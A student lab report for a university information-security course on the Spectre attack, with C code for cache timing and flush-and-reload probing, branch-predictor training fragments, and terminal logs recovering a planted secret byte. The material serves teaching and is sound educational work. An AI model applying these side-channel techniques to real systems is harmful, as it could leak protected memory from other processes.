浙江大学

课程名称：信息系统安全

实验名称：Lab6 Spectre Attack

姓名：

学号：

2021.6.21

Spectre Attack Lab

一、Purpose and Content

Gain first-hand experiences on the Spectre attack, and do some tasks to understand how it work, and cover some security topics:

- Spectre Attack
- Side channel attack
- CPU caching
- Out-of-order execution and branch prediction inside CPU microarchitecture


二、Detailed Steps

Task1: Reading from Cache versus from Memory

Compile `CacheTime.c` and fine the access of `array[3*4096]` and `array[7*4096]` are faster than the other elements.

```
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>

uint8_t array[10*4096];

int main(int argc, const char **argv) {
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  // Initialize the array
  for(i=0; i<10; i++) array[i*4096]=1;
  // FLUSH the array from the CPU cache
  for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);
  // Access some of the array items
  array[3*4096] = 100;
  array[7*4096] = 200;
  for(i=0; i<10; i++) {
    addr = &array[i*4096];
    time1 = __rdtscp(&junk);   junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    printf("Access time for array[%d*4096]: %d CPU cycles\n",i, (int)time2);
  }
  return 0;
}
```

Then run the executive file in UbuntuSeed:



```
root@iZmi07raj43uc3Z:~/lab6# ./a.out
Access time for array[0*4096]: 218 CPU cycles
Access time for array[1*4096]: 272 CPU cycles
Access time for array[2*4096]: 278 CPU cycles
Access time for array[3*4096]: 98 CPU cycles
Access time for array[4*4096]: 276 CPU cycles
Access time for array[5*4096]: 300 CPU cycles
Access time for array[6*4096]: 286 CPU cycles
Access time for array[7*4096]: 106 CPU cycles
Access time for array[8*4096]: 338 CPU cycles
Access time for array[9*4096]: 280 CPU cycles
root@iZmi07raj43uc3Z:~/lab6# 
```


In order to obtain more information, we will run this program repeatedly to get the following table：

array	1	2	3	4	5	6	7	8	9	10	Average
Array[0*4096]	218	5274	5498	5178	4804	4968	4908	4654	4896	5148	4554.6
Array[1*4096]	272	368	386	370	390	368	394	374	398	398	371.8
Array[2*4096]	278	372	450	408	426	384	396	374	400	942	443
Array[3*4096]	98	80	104	50	100	50	76	84	80	78	80
Array[4*4096]	276	386	456	384	406	430	1158	406	408	410	472
Array[5*4096]	300	396	458	404	412	414	394	396	404	374	395.2
Array[6*4096]	286	406	508	386	408	374	390	414	382	398	395.2
Array[7*4096]	106	42	106	44	50	46	78	50	80	78	68
Array[8*4096]	338	362	402	394	384	374	396	422	382	392	384.6
Array[9*4096]	280	394	420	384	360	400	390	408	398	388	382.2

Although the results of each run are different, 3 and 7 still show faster conclusions.


Task2: Using Cache as a Side Channel

Set the `CACHE_HIT_THRESHOLD` as 100 because no other accesstime except 3 and 7 are less than 100 in the Task1.




```
uint8_t array[256*4096];
int temp;
unsigned char secret = 94;
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (100)
#define DELTA 1024

```

We run the file for 20 times with threshold is 100, 0 case fails and all 20 times succeed.



```
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
```


While if we change the threshold to be 80 and run 20 times again, we meet 1 time failure:



```
The Secret = 94.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
```


Task3: Out-of-Order Execution and Branch Prediction

Firstly, we run the code `SpectreExperiment.c` with the thereshold being 80, we can find that array[97*4096+1024] has been loaded in the cache




```
root@iZmi07raj43uc3Z:~# cd lab6
root@iZmi07raj43uc3Z:~/lab6# gcc -march=native SpectreExperiment.c
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
root@iZmi07raj43uc3Z:~/lab6# ./a.out
array[97*4096 + 1024] is in cache.
The Secret = 97.
```

After commenting lines with ⭐ and compiling again. We can see that the program cannot get the secret successfully. I consider that it is because if the content is not flushed from the cache, CPU doesn't have to run out-of-order.




```
root@iZmi07raj43uc3Z:~/lab6# gcc -march=native SpectreExperiment.c
root@iZmi07raj43uc3Z:~/lab6# ./a.out
root@iZmi07raj43uc3Z:~/lab6# ./a.out
root@iZmi07raj43uc3Z:~/lab6# ./a.out
root@iZmi07raj43uc3Z:~/lab6# ./a.out
```

Uncomment the line with 🌟, and replace line 58 with **victim(i+20)**



```c
int main() {
  int i;

  // FLUSH the probing array
  flushSideChannel();

  // Train the CPU to take the true branch inside victim()
  for (i = 0; i < 10; i++) {
      victim(i+20);
  }

  // Exploit the out-of-order execution
  _mm_clflush(&size);
```


Run the code customized again, and we cannot get the correct results either, that is because the CPU is taught to go the false branch.



```
root@iZmi07raj43uc3Z:~/lab6#
root@iZmi07raj43uc3Z:~/lab6# ./a.out
root@iZmi07raj43uc3Z:~/lab6# ./a.out
root@iZmi07raj43uc3Z:~/lab6# ./a.out
root@iZmi07raj43uc3Z:~/lab6# ./a.out
root@iZmi07raj43uc3Z:~/lab6# ./a.out
root@iZmi07raj43uc3Z:~/lab6# ./a.out
```

Task4: The Spectre Attack


Compile the `SpectreAttack.c` and then run it, we can find most of the time we can get the secret 83 correctly, but sometimes the target secret will out of bound.



```
The Secret = 83(S).
root@iZmi07raj43uc3Z:~/lab6# ./a.out
secret: 0x80487a0
buffer: 0x804a024
index of secret (out of bound): -6276
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
root@iZmi07raj43uc3Z:~/lab6# ./a.out
secret: 0x80487a0
buffer: 0x804a024
index of secret (out of bound): -6276
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
root@iZmi07raj43uc3Z:~/lab6# ./a.out
secret: 0x80487a0
buffer: 0x804a024
index of secret (out of bound): -6276
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
root@iZmi07raj43uc3Z:~/lab6# ./a.out
secret: 0x80487a0
buffer: 0x804a024
index of secret (out of bound): -6276
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
root@iZmi07raj43uc3Z:~/lab6# ./a.out
secret: 0x80487a0
buffer: 0x804a024
index of secret (out of bound): -6276
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
root@iZmi07raj43uc3Z:~/lab6# ./a.out
secret: 0x80487a0
buffer: 0x804a024
index of secret (out of bound): -6276
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
root@iZmi07raj43uc3Z:~/lab6# ./a.out
secret: 0x80487a0
buffer: 0x804a024
index of secret (out of bound): -6276
```


Task5: Improve the Attack Accuracy

